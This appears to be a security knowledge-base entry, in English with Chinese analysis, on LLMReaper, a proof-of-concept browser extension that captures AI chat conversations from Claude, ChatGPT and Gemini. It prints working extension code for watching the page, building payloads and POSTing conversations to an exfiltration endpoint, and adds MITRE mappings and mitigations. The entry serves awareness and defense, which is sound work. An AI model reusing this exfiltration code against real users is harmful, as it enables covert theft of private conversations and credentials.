LLMReaper - DOM Based AI Conversation Exfiltration via Browser Extensions
Ch12.016 LLMReaper - DOM Based AI Conversation Exfiltration via Browser Extensions
📊 Level ⭐⭐ | 18.1KB |
entities/llmreaper-dom-based-ai-conversation-exfiltration-via-browser.md
LLMReaper - DOM Based AI Conversation Exfiltration via Browser Extensions
来源: 原文链接
核心发现
Published Time: 2026-05-27T00:00:00.000Z Markdown Content: Every time someone pastes their code or config files into LLMs to debug something, or to review code, they assume the conversation stays between them and the AI. But it doesn't. Any extension installed in your browser can read that conversation. All of it and In real time without you knowing. * In December 2024 , a supply chain attack on the Cyberhaven Chrome extension by a threat actor who injected a malicious update that was distributed to all users. In February 2025, GitLab's threat intelligence team identified 16 malicious Chrome extensions impacting at least 3.2 million users In April 2026, a coordinated campaign of over 100 malicious Chrome extensions was found stealing Google OAuth2 Bearer tokens and Telegram sessions
技术分析
威胁机制
When you install a browser extension and grant it access to a site, you're giving it the ability to read everything on that page. The DOM. The prompts we use and the responses we get are all part of the DOM and that's how it gets displayed. Extensions use a standard browser API called MutationObserver to watch for changes in the DOM in real time. So when we send a prompt and get the response both events can be tracked using it. This is a normal feature but this helps lot of extensions function properly. And the permissions required to do this? "read and change all your data on websites you visit". It looks normal and it is required by many legitimate extensions and majority of us allow it without thinking twice. Same permissions can be abused by a malicious extension in the background .
Disclaimer : many parts of this PoC can be improved, also please excuse my javascript... When i thought about testing this I was assuming creating browser extensions must be difficult but to my surprise its not that hard and its kind of fun actually specially for someone who is into web development .
LLMReaper is a proof of concept which demonstrates how a malicious extension can look legitimate and social engineer users and in the background it can fetch conversations in real time without any indications .
Structure of LLMReaper is simple :
.├── chrome_ext│ ├── manifest.json│ ├── popup.html│ ├── popup.js│ └── scripts│ ├── background.js│ └── content.js├── LICENSE├── llmreaper.py└── README.md
It has two main parts, backend and the unpacked extension. For this PoC i created a chrome extension but with minor changes we can make a firefox extension as well both compliant with Manifest V3 .
In the manifest we specify the content scripts and the service workers along with the permissions required by the extension. In this case however no permissions are needed .
"action": { "default_popup": "popup.html" },"content_scripts": [ { "js": ["scripts/content.js"], "matches": [ "https://claude.ai/*", "https://chatgpt.com/*", "https://gemini.google.com/*" ] } ],"background": { "service_worker": "scripts/background.js", "type": "module" }

When we click the extension icon we see a popup window, so as you might have guessed popup.html is the file where our extension front-end lives. Here is an example of a legitimate looking extension :
Real magic happens inside the content_scripts this is where we use MutationObserver to watch DOM changes and parse it according to the platform we are targeting. For this PoC I added custom parsing for Claude, ChatGPT and Gemini, the big 3 .
I have used various selector queries to match user prompts and LLM responses but the main challenge was detecting when the response completes since we see a streaming output in these platforms. We can't fire a capture query every few seconds because that would mean lot of duplicate and chunks of the response depending on the length, but all three platforms have a thing in common the stop button. It maintains its state until the response is completed and then changes so I used the stop button to track response completion and it was good enough for the PoC .
const STOP_SIGNALS = { ChatGPT: 'button[data-testid="stop-button"]', Claude: 'button[aria-label="Stop response"]', Gemini: 'button[aria-label*="Stop"]',};const stopBtn = document.querySelector(STOP_SIGNALS[platform.name]); const generating = !!stopBtn; if (wasGenerating && !generating) { clearTimeout(renderTimeout); renderTimeout = setTimeout(processExfiltration, 150); } wasGenerating = generating; }); observer.observe(document.body, { childList: true, subtree: true });
After the stop signal is found we wait for a bit and run the exfil function .
In exfil we can pick up few more things such as username being used for the platform, in case of gemini we also get the gmail ID of the user, page title which is also the chat title and the rest of the conversation parsing logic lives in it. You can read the full code on github .
A payload is formed like this :
const payload = { platform: config.name, meta: { title: config.getTitle(), user: getUsername(config.name), timestamp: new Date().toISOString(), }, conversation: latestPair, }; const currentPayloadStr = JSON.stringify(payload); if (currentPayloadStr !== lastSentPayload) { lastSentPayload = currentPayloadStr; chrome.runtime.sendMessage({ action: "exfiltrate", data: payload }); }
notice that there is no fetch query, we can use it inside content.js but it's better to do that in a service worker instead, because of Same Origin Policy .

so we have a proper workaround for Same Origin Policy… you can read more about it here .
This is how the service worker i.e. background.js in this case looks like :
const SERVER_URL = "http://localhost:8080/exfil";chrome.runtime.onMessage.addListener((message, sender, sendResponse) => { handleExfil(message); sendResponse({ status: "ok" });});async function handleExfil(data) { try { await fetch(SERVER_URL, { method: "POST", headers: { "Content-Type": "application/json" }, body: JSON.stringify(data), }); } catch (err) { console.error("[bg] exfil failed:", err); }}
For the PoC i used localhost but this can be replaced with something like a tunnel provider such as ngrok or cloudflare. Its a simple fetch query which sends the conversation to our FastAPI backend server .


The python script is also simple as it receives the query, passes the conversation through a set of regex patterns and displays the conversation along with any secret detection. Here is how it looks for a test prompt in gemini :
and after secrets detection :
You can watch it in action here : YouTube
LLMReaper demonstrates techniques documented in the MITRE ATT&CK framework:
| Technique | ID | Description |
|---|---|---|
| Masquerading | T1036 | Extension presents a legitimate-looking UI while capturing conversations in the background |
| Web Portal Capture | T1056.003 | Passively reads user prompts and AI responses rendered in the DOM |
| Exfiltration Over C2 Channel | T1041 | Captured conversations POSTed to attacker-controlled server via service worker |
| Supply Chain Compromise | T1195 | Malicious extensions distributed via legitimate browser stores |
| Credentials from Web Browsers | T1555.003 | API keys, tokens, passwords detected via regex in captured conversation content |
- Check your extensions and remove anything you do not use or is looking suspicious
- Never paste credentials or any sensitive data into chats
- Use multiple browser profiles as they provide isolation
- Treat AI conversation content as an unencrypted channel
- Include browser extension risk in security awareness training
You can view the code and download the project on GitHub - LLMReaper. You can use it as awareness exercise within your teams and show them the problem practically .
与现有实体对比
- 差异化: 新威胁类型(LLMReaper - DOM Based AI Conversation Exfiltration via Browser Extensions),现有安全实体侧重传统 Web 攻击
- 相关实体: Llmreaper Dom Based Ai Exfiltration、Llmreaper Dom Conversation Exfiltration
相关实体
深度分析
攻击链的端到端博弈
LLMReaper 展示了一条完整的攻击链,从心理学层面的社会工程到技术层面的数据窃取,形成了一个闭环的威胁模型 。攻击的起点不是技术漏洞,而是用户行为习惯——开发者天然倾向于向 AI 助手粘贴代码和配置以寻求调试帮助,这种行为模式使 LLM 对话成为情报金矿。与传统网络钓鱼需要用户主动点击恶意链接不同,浏览器扩展攻击是「安装即失血」:用户主动授予的 host_permissions 在扩展生命周期内持续有效,而用户对已安装扩展的警惕性随时间递减 。LLMReaper 的设计巧妙之处在于它利用了浏览器的正常权限架构,不需要任何特殊权限声明(content script 通过 DOM 访问即可工作),这使得攻击面从「恶意扩展利用漏洞」扩展到了「任何有 DOM 读取权限的合法扩展被劫持或供应链污染」。攻击者面对的防御方是用户本人,而用户的盲点在扩展权限提示弹出时已经达到峰值——这个时间窗口几乎无法被有效利用。
MutationObserver 的双重性:合法功能如何成为隐蔽通道
MutationObserver API 的设计初衷是让 Web 应用能够响应 DOM 变化,实现动态内容更新和实时交互 。LLMReaper 将这一合法 API 重新语境化为数据渗出管道,其关键创新在于使用流式输出的停止信号(stop button 状态切换)作为对话完整性的判定依据,而非依赖轮询或定时采样 。这意味着 extension 在正常工作时几乎不产生可被检测的异常流量——没有高频请求,没有异常 DOM 查询模式,只有在对话完成时才有一次结构化的 POST 请求 。更难检测的是,服务 worker(background.js)与 content script 分离部署,通过 chrome.runtime.sendMessage 内部通信 ,同一域上的网络安全设备无法感知 extension 内部的消息传递。这不是绕过防火墙,而是将通信隐藏在浏览器进程内部。
浏览器权限模型的系统性失效
浏览器扩展权限模型的核心假设是:用户会审慎授权,且授权后扩展不会背叛用户的信任 。LLMReaper 暴露了这一假设的三重失效:首先,"read and change all your data on websites you visit" 这一提示对普通用户毫无语义——它被超过数千个合法扩展使用,用户早已对其产生脱敏反应;其次,即使用户想审计扩展行为,Manifest V3 的 service worker 架构也使得运行时行为难以被外部监控;最后,供应链攻击(如 Cyberhaven 事件)完全绕过了用户决策环节,自动更新机制将恶意代码直接推送至已授权的扩展 。浏览器安全模型的设计哲学是保护用户免受恶意网站的侵害,但它无法保护用户免受用户自己授权的实体的侵害——这是权限委托模型的内生性缺陷。
检测与缓解的现实困境
LLMReaper 的检测难点在于它同时满足了多个低可检测性条件:攻击工具是合法的浏览器扩展生态的一部分,攻击行为发生在受害者本地浏览器进程中(而非通过网络异常可检测的流量),且窃取的数据是用户主动输入的内容而非系统层面的凭证修改 。现有的安全产品中,端点检测与响应(EDR)方案通常监控进程级行为和网络连接,而 extension 运行在受限的浏览器沙箱内;网络安全设备(防火墙、IDS/IPS)看不到 extension 内部的消息传递,也无法区分用户正常访问 AI 网站的 HTTPS 流量与恶意 extension 的数据渗出。缓解措施如「检查并删除不使用的扩展」在个人用户层面有效,但在企业环境中面对自选扩展政策时几乎无效——安全团队无法控制员工个人设备上的扩展选择 。多浏览器 profile 隔离虽然提供了会话级别的隔离,但无法阻止同一 profile 内扩展的横向数据流动。
实践启示
-
将 AI 对话视为公开渠道进行管理:任何在 LLM 对话中输入的内容都应被视为已泄露,不能包含任何密钥、密码、个人身份信息或专有代码片段。API key 应通过环境变量或密钥管理服务注入,而非粘贴至聊天窗口 。
-
实施扩展最小权限审计流程:企业和个人用户应建立扩展安装的审批机制,记录已安装扩展的权限声明和使用目的。对于拥有
host_permissions或全站访问权限的扩展,应定期审查其源代码(开源扩展)或请求开发者提供权限使用说明 。 -
采用 Profile 隔离 + 扩展白名单策略:对安全性要求高的使用场景(如处理专有代码或机密业务数据),应使用独立的浏览器 Profile 来访问 AI 平台,该 Profile 中不安装任何非必需的扩展,企业可通过浏览器配置管理(MDM/Group Policy)强制执行此隔离策略 。
-
在 AI 应用层面引入敏感数据检测:对于必须使用 AI 辅助处理代码或配置的组织,应在 AI 平台入口(如企业内部 AI 助手界面)集成数据丢失防护(DLP)模块,自动检测并阻断包含明显密钥模式(正则如
[a-zA-Z0-9]{32,})、API 前缀或机密字段名的输入 。 -
将扩展供应链安全纳入安全意识培训:传统的网络钓鱼意识培训已不足以覆盖此类威胁。安全团队应模拟 LLMReaper 这类 PoC 工具进行实战演示,让员工直观感受「安装一个看起来无害的扩展后对话被实时窃取」的过程,从而建立对扩展权限的真正警惕性 。